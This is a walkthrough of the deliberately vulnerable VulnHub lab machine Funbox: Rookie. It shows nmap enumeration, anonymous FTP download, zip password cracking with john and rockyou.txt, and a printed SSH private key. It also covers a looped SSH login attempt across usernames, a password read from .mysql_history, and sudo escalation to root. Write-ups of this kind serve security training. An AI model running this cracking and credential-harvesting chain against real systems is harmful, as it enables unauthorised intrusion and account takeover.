Funbox: Rookie VulnHub Walkthrough
This is a walkthrough for the Funbox: Rookie boot2root machine from the Funbox series on VulnHub.
Enumeration
Ran nmap and the output showed that the ftp service can be connected to anonymously, and that there are files that can be listed and modified.
sudo nmap -sV -A -p- 10.0.3.12
Nmap scan report for 10.0.3.12
Host is up (0.00049s latency).
Not shown: 65532 closed ports
PORT STATE SERVICE VERSION
21/tcp open ftp ProFTPD 1.3.5e
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-rw-r– 1 ftp ftp 1477 Jul 25 2020 anna.zip
| -rw-rw-r– 1 ftp ftp 1477 Jul 25 2020 ariel.zip
| -rw-rw-r– 1 ftp ftp 1477 Jul 25 2020 bud.zip
| -rw-rw-r– 1 ftp ftp 1477 Jul 25 2020 cathrine.zip
| -rw-rw-r– 1 ftp ftp 1477 Jul 25 2020 homer.zip
| -rw-rw-r– 1 ftp ftp 1477 Jul 25 2020 jessica.zip
| -rw-rw-r– 1 ftp ftp 1477 Jul 25 2020 john.zip
| -rw-rw-r– 1 ftp ftp 1477 Jul 25 2020 marge.zip
| -rw-rw-r– 1 ftp ftp 1477 Jul 25 2020 miriam.zip
| -r–r–r– 1 ftp ftp 1477 Jul 25 2020 tom.zip
| -rw-r–r– 1 ftp ftp 170 Jan 10 2018 welcome.msg
| -rw-rw-r– 1 ftp ftp 1477 Jul 25 2020 zlatan.zip
22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 f9:46:7d:fe:0c:4d:a9:7e:2d:77:74:0f:a2:51:72:51 (RSA)
| 256 15:00:46:67:80:9b:40:12:3a:0c:66:07:db:1d:18:47 (ECDSA)
|_ 256 75:ba:66:95:bb:0f:16:de:7e:7e:a1:7b:27:3b:b0:58 (ED25519)
80/tcp open http Apache httpd 2.4.29 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/logs/
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 08:00:27:D5:0F:C5 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Exploitation
Connected to the target machine’s FTP server and downloaded the files to Kali.
ftp anonymous@10.0.3.12
mget *
The zip files are password protected so I iterated through the zip file list, got the hashes of the passwords in PKZIP format, and then attempted to bruteforce each hash with john and the rockyou.txt wordlist:
for i in $(ls *.zip); do zip2john "$i">"$i.txt"; done;
for i in $(ls *.zip.txt); do sudo john "$i" --wordlist=/usr/share/wordlists/rockyou.txt --format=pkzip; done;
[…]
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 2 OpenMP threads
Press ‘q’ or Ctrl-C to abort, almost any other key for status
catwoman (cathrine.zip/id_rsa)
1g 0:00:00:00 DONE (2021-10-14 14:59) 50.00g/s 204800p/s 204800c/s 204800C/s 123456..oooooo
Use the “–show” option to display all of the cracked passwords reliably
Session completed
[…]
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 2 OpenMP threads
Press ‘q’ or Ctrl-C to abort, almost any other key for status
iubire (tom.zip/id_rsa)
1g 0:00:00:00 DONE (2021-10-14 14:59) 50.00g/s 204800p/s 204800c/s 204800C/s 123456..oooooo
Use the “–show” option to display all of the cracked passwords reliably
Session completed
Unzipped the id_rsa identity file from tom.zip with the “iubire” password
unzip tom.zip
Archive: tom.zip
[tom.zip] id_rsa password:
inflating: id_rsa
id_rsa contents:
—–BEGIN RSA PRIVATE KEY—–
MIIEowIBAAKCAQEA6/v83+Ih99kKEhLa9XL0H7ugQzx5tQMK8/DrzgGR7gWnkXgH
GjyG+roZJyqHTEBi62/IyyiAxkX0Uh4NgEqh4LWQRy4dhc+bP6GYYrMezPiljzTp
Sc15tN+6Txtx0gOb0LPttVemJoFXZ1wQsNivCvEzxSESGTGR5p2QUybMlk2dS2UC
Mn6FvcHCcKyBRUK9udIh29wGo0+pnuRw2SrKY9PzidP6Ao3sxJrlAJ5+SQkA86ZV
pIhAIZyQHX2frjEEiQgVbwzTLWP2ezMZp195cINiJcIAuTLp2hKZLTDqL/U9ncUs
Y2qbFVqQQfn8078Wbe4NrUBU2rkMtz6iE+BWhwIDAQABAoIBAAhrKvBJvvB6m7Nd
XNZYzYC8TtFXPPhKLX/aXm8w+yXEqd+0qnwzIJWdQfx1tfHwchb4G++zeDSalka/
r7ed8fx0PbtsV71IVL+GYktTHIwvaqibOJ9bZzYerSTZU8wsOMjPQnGvuMuy3Y1g
aXAFquj3BePIdD7V1+CkSlvNDItoE+LsZvdQQBAA/q648FiBzaiBE6swXZwqc4sR
P1igsqihOdjaK1AvPd5BSEMZDNF5KpMqIcEz1Xt8UceCj/r5+tshg4rOFz2/oYOo
ax+P6Dez7+PXzNz9d5Rp1a1dnluImvU+2DnJAQF1c/hccjTyS/05IXErKjFZ+XQH
zgEz+EECgYEA/VjZ2ccViV70QOmdeJ/yXjysVnBy+BulTUhD640Cm8tcDPemeOlN
7LTgwFuGoi+oygXka4mWT4BMGa5hubivkr3MEwuRYZaiq7OMU1VVkivuYkNMtBgC
qlr2HghOxCthXWsThXWFSWVkiR8V4sbkRc3DvPRRl6m5B35TBhURADECgYEA7nSX
pwb6rtHgQ5WNtl2wDcWNk8RRGWvY0Y0RsYwY7kk01lttpoHd4v2k2CzxU5xVeo+D
nthqv26Huo8LT5AeCocWfP0I6BSUQsFO37m6NwXvDJwyNfywu61h5CDMt71M3nZi
N2TkW0WzTFuQYppEfCXYjxoZEvqsDxON4KXnDDcCgYA09s9MdQ9ukZhUvcI7Bo0/
4EVTKN0QO49aUcJJS0iBU4lh+KAn5PZyhvn5nOjPnVEXMxYm2TPAWR0PvWIW1qJ1
9hHk5WU2VqyZYsbyYQOrtF1404MEn4RnIu8TJj95SWxogEsren8r8fOLqyEDMPtm
EHdcWGN6ZnQVOfaXbe4I8QKBgQDE0uomjSU4TbZOMtDBOb3K8Ei3MrE6SYGzHjz/
j0M41KZPVTJB4SoUZga+BQLBX+ZSfslGwR4DmylffRj5+FxDllOioX3LiskB/Ous
0XH6XuR9RSRQ2Z3LnAaUNdqkwxUC/zZ8wMOY7wRbP60DJpDm5JpHLGSL/OsumpZe
WrJGqwKBgB5E+zY/udYEndjuE0edYbXMsu1kQQ/w4oXIv2o2r44W3Wkbh9bvCgCJ
mOGTmkqb3grpy4sp/5QQFtE10fh1Ll+BXsK46HE2pPtg/JHoXyeFevpLXi8YgYjQ
22nBTFCyu2vcWKEQI21H7Rej9FGyFSnPedDNp0C58WPdEuGIC/tr
—–END RSA PRIVATE KEY—–
Set 0600 (rw only for file owner) permissions on id_rsa so that ssh can use it
chmod 0600 id_rsa
Generated a file named users.txt containing a list of all the zip file names without the extension, this way I essentially have a list of usernames:
for i in $(ls *.zip.txt); do basename $i ".zip.txt" >>users.txt; done;
Looped through each username trying to SSH into the target machine using the id_rsa identity file:
for i in $(cat users.txt); do ssh $i@10.0.3.12 -i id_rsa; done;
Connection closed by 10.0.3.12 port 22
Connection closed by 10.0.3.12 port 22
[…]
Connection closed by 10.0.3.12 port 22
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-112-generic x86_64)* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantageSystem information as of Thu Oct 14 19:14:28 UTC 2021
System load: 0.08 Processes: 102
Usage of /: 94.9% of 4.37GB Users logged in: 0
Memory usage: 39% IP address for enp0s3: 10.0.3.12
Swap usage: 0%=> / is using 94.9% of 4.37GB
0 packages can be updated.
0 updates are security updates.Last login: Sat Jul 25 12:25:33 2020 from 192.168.178.143
tom@funbox2:~$
Got signed in as tom
Privilege Escalation
tom is a member of the sudo group but we need tom’s password to run sudo
id
uid=1000(tom) gid=1000(tom) groups=1000(tom),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd)
Found credentials inside of the .mysql_history file in tom’s home directory
cat .mysql_history
_HiStOrY_V2_
show\040databases;
quit
create\040database\040’support’;
create\040database\040support;
use\040support
create\040table\040users;
show\040tables
;
select\040*\040from\040support
;
show\040tables;
select\040*\040from\040support;
insert\040into\040support\040(tom,\040xx11yy22!);
quit
Tried running “sudo -l” and used the “xx11yy22!” password for tom.

Discovered that tom can run any commands as root:
sudo -l
[sudo] password for tom:
Matching Defaults entries for tom on funbox2:
env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/binUser tom may run the following commands on funbox2:
(ALL : ALL) ALL
Ran the following to start a shell running as root:
sudo su
See below screenshot of the root shell and flag: